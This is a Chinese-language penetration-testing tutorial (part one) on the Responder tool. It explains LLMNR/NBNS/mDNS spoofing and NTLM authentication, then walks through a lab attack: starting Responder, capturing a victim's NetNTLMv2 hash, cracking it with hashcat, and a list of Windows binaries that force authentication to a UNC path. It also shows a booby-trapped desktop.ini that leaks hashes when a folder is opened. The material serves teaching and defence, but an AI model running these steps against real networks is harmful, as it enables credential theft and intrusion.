# 内网渗透之Responder攻防（上）

## 前言

偶然中得知了responder这款工具，在了解的过程中根据这款工具的使用、技术原理引出一大片知识点和工具，由于篇幅原因某些地方不会展开，但是各位看官可以根据自己积累的知识进行查漏补缺，相信会有一定收获。

## 什么是Responder

在攻防领域，欺骗从来都是技术热点区域，不管是攻守双方均会使用欺骗来进行技术上的对抗，对于防守方来说，蜜罐就是欺骗防御的代表安全产品，而对于攻击方来说，钓鱼网页、鱼叉附件等欺骗手段更是家常便饭。在内网攻防中，responder就是一个不得不说的工具，就连“攻击方天花板”----大名鼎鼎的APT组织也有使用过该款工具，有证据表明，俄罗斯的APT组织--APT28曾今使用过这款工具进行APT攻击。今天就来介绍一下这款工具的原理及其使用方式。

APT-28：https://attack.mitre.org/groups/G0007/

## Responder欺骗原理

#### 基本协议LLMNR、NBNS、MDNS

在使用Responder之前，我们要先了解windwos默认开启的三种协议，这三种协议分别是**链路本地多播名称解析（LLMNR**）**、名称服务器 (NBNS) 协议和多播DNS（mdns）协议**。

#### LLMNR

**链路本地多播名称解析（LLMNR）**是一个基于域名系统（DNS）数据包格式的协议，IPv4和IPv6的主机可以通过此协议对同一本地链路上的主机执行名称解析。Windows 操作系统从 Windows Vista开始就内嵌支持，Linux系统也通过systemd实现了此协议。它通过UDP 5355端口进行通信，且LLMNR支持IPV6。

#### NBNS

**网络基本输入/输出系统 (NetBIOS) 名称服务器 (NBNS) 协议**是 TCP/IP 上的 NetBIOS (NetBT) 协议族的一部分，它在基于 NetBIOS 名称访问的网络上提供主机名和地址映射方法。通过UDP 137端口进行通信，但NBNS不支持IPV6。

#### mdns

在计算机网络中 ， 多播DNS （ mDNS ）协议将主机名解析为不包含本地名称服务器的小型网络中的IP地址。 它是一种零配置服务，使用与单播域名系统 （DNS）基本相同的编程接口，数据包格式和操作语义。 虽然Stuart Cheshire将mDNS设计为独立协议，但它可以与标准DNS服务器协同工作。它通过UDP 5353端口进行通信，且MDNS也支持IPV6。

目前仅有windows 10支持mdns，经测试发现，禁用了llmnr后mdns也会被禁用。


总的来说，以上几种协议在windows中都是默认启用的，主要作用都是在DNS服务器解析失败后，尝试对windows主机名称进行解析，正因为默认启用、且实现方式又类似于ARP协议，并没有一个认证的过程，所以就会导致各种基于这两种协议的欺骗行为，而Responder正是通过这种方式，欺骗受害机器，并使受害机器在后续认证中发送其凭证。

域内windows主机

例如当域内win10主机在ping 一个不存在的主机名时，会按照下列流程尝试解析（win10和win7有不同表现）：

1. 查看本地hosts文件
2. 查找DNS缓存，windows可使用命令 ipconfig/displaydns 查看
3. DNS服务器
4. 尝试LLMNR、NBNS和MDNS协议进行解析

域内win10主机ping win-test



由上图可以看出，在DNS解析失败后，会通过LLMNR、MDNS和NBNS再次尝试进行解析，LLMNR和MDNS分别向224.0.0.252、224.0.0.251两个IPV4多播地址进行广播，而NBNS则是向广播地址进行广播。

PS：224.0.0.252、224.0.0.251是IPV4多播地址，具体关于IPV4多播地址的更多信息可以自行查找相关资料。

#### 为何会发送NTLM V2 Hash?

根据上述知识，我们知道了responder如何欺骗受害主机，那么为什么受害主机会发送NTLM v2 Hash呢？这就涉及到NTLM认证的知识了，早期SMB协议在网络上传输明文口令，后来微软进行了改进推出了NTLMv1会话协议，由于NTLMv1也很脆弱，所以后来就有了NTLM v2以及Kerberos验证体系，目前winserver 2008及以后的windows版本默认均是使用NetNTLMv2的，默认使用NTLMv1的有2003、XP这些机器。

windows基于NTLM认证的有SMB、HTTP、LDAP、MSSQL等，responder可以通过模拟正常的SMB协议从而获得受害机器的NTLMV2 hash值，**NTLM v2不能直接应用于Pass The Hash攻击，只能通过暴力破解来获取明文密码。**而攻击者获取NTLMv1 hash后，**可以直接还原出NTLM HASH，这样的话就可以将NTLM HASH直接用于Pass The Hash攻击**，相较于NTLM v2还需要破解才能利用更加不安全。

## Responder获取hash值

本文以kali自带的responder为例，诚然，在内网渗透中是不可能直接在对方内网安插一个kali进去的，但是本文仅从技术可行性方面来写，故这里暂不考虑如何将工具"打入敌人内部"这个问题，本次从技术可行性角度介绍了几种获取hash值的方式。

### 一：通过命令获取hash并破解

既然原理已经清楚，现在就该实际测试一下Responder的效果了，首先测试一下它的欺骗主机并获取NTLMV2 hash值的功能，在测试环境中，kali和win7处于同一网段中。

测试环境：


kali （攻击机） 172.24.54.72

windows 7 （受害机） 172.24.48.100


在kali中执行以下命令开启Responder：

responder -I eth0 -rPv


此时responder已经开始工作，且kali新开放端口情况如下（需注意端口冲突情况）：



随后在windows7上尝试使用net use访问一个不存在的主机名。




可以看到，在受害机器输入命令后，responder已经获取到了受害机器的NTLM V2 hash值，由于SMB会尝试多次认证，所以会捕捉到多次hash值，在responder上获取到的hash都会保存在/usr/share/responder/logs/文件夹下，且会根据IP、协议进行命名。



获取hash值之后，我们尝试使用kali自带的hashcat对这段hash进行暴力破解，当然密码字典需要自己提供一下。kali自带的hashcat是一个破解密码的神器，可支持调用CPU、GPU，且GPU的破解速度是CPU完全比不了的，破解密文类型多，支持各种加密算法，大家有兴趣可以了解下。这里就简单使用hashcat破解该用户的密码：

hashcat -m 5600 ./SMB-NTLMv2-SSP-172.24.48.100.txt ./top100.txt --force  
-m 指定密文类型，5600对应的就是NetNTLMv2  
./top100.txt 为密码字典文件  
--force 为忽略警告

可以看到已经爆出密码Passw0rd：



除了上边的net use之外，还有下列命令可以使responder获得NTLV V2 hash。


net.exe use \hostshare   
attrib.exe \hostshare  
cacls.exe \hostshare  
certreq.exe \hostshare #(noisy, pops an error dialog)   
certutil.exe \hostshare  
cipher.exe \hostshare  
ClipUp.exe -l \hostshare  
cmdl32.exe \hostshare  
cmstp.exe /s \hostshare  
colorcpl.exe \hostshare #(noisy, pops an error dialog)  
comp.exe /N=0 \hostshare \hostshare  
compact.exe \hostshare  
control.exe \hostshare  
convertvhd.exe -source \hostshare -destination \hostshare  
Defrag.exe \hostshare  
diskperf.exe \hostshare  
dispdiag.exe -out \hostshare  
doskey.exe /MACROFILE=\hostshare  
esentutl.exe /k \hostshare  
expand.exe \hostshare  
extrac32.exe \hostshare  
FileHistory.exe \hostshare #(noisy, pops a gui)  
findstr.exe \* \hostshare  
fontview.exe \hostshare #(noisy, pops an error dialog)  
fvenotify.exe \hostshare #(noisy, pops an access denied error)  
FXSCOVER.exe \hostshare #(noisy, pops GUI)  
hwrcomp.exe -check \hostshare  
hwrreg.exe \hostshare  
icacls.exe \hostshare   
licensingdiag.exe -cab \hostshare  
lodctr.exe \hostshare  
lpksetup.exe /p \hostshare /s  
makecab.exe \hostshare  
msiexec.exe /update \hostshare /quiet  
msinfo32.exe \hostshare #(noisy, pops a "cannot open" dialog)  
mspaint.exe \hostshare #(noisy, invalid path to png error)  
msra.exe /openfile \hostshare #(noisy, error)  
mstsc.exe \hostshare #(noisy, error)  
netcfg.exe -l \hostshare -c p -i foo

### 二：通过desktop.ini获取hash


获取hash的方式肯定越多越好，那么如何另辟蹊径呢？

我们可以通过图标资源来代替代 **net use** 这条命令，比如我们可以创建一个文件夹test，并在test下再创建一个文件夹如test2，通过给test2设置其他图标，能在test2文件夹下生成一个隐藏的系统文件desktop.ini，而通过修改设置可以使desktop.ini可见，最后编辑这个文件，将图标资源指向一个不存在的主机，**打开test文件夹之后即可获取hash值。**


具体操作步骤如下，首先生成desktop.ini文件（直接新建文件改后缀是没有用的）：



此时desktop.ini文件已生成，需要修改配置使desktop.ini文件可见：




进入test2文件夹修改desktop.ini：




将上图中原本的IconResource路径修改，改为如下格式后保存即可（制作完成后可以打开试试，要是卡住就说明OK）：

IconResource=\\win-test\test\SHELL32.dll,2

随后就得想办法将这个test文件夹放入受害主机，这个就要看大家的脑洞了，这里只验证可行性。当其打开这个test文件夹的时候，受害主机就会去请求图标资源，效果也是类似于SMB协议，会将NTLM v2 hash发送至正在监听的机器如kali。可以看到会瞬间刷屏：



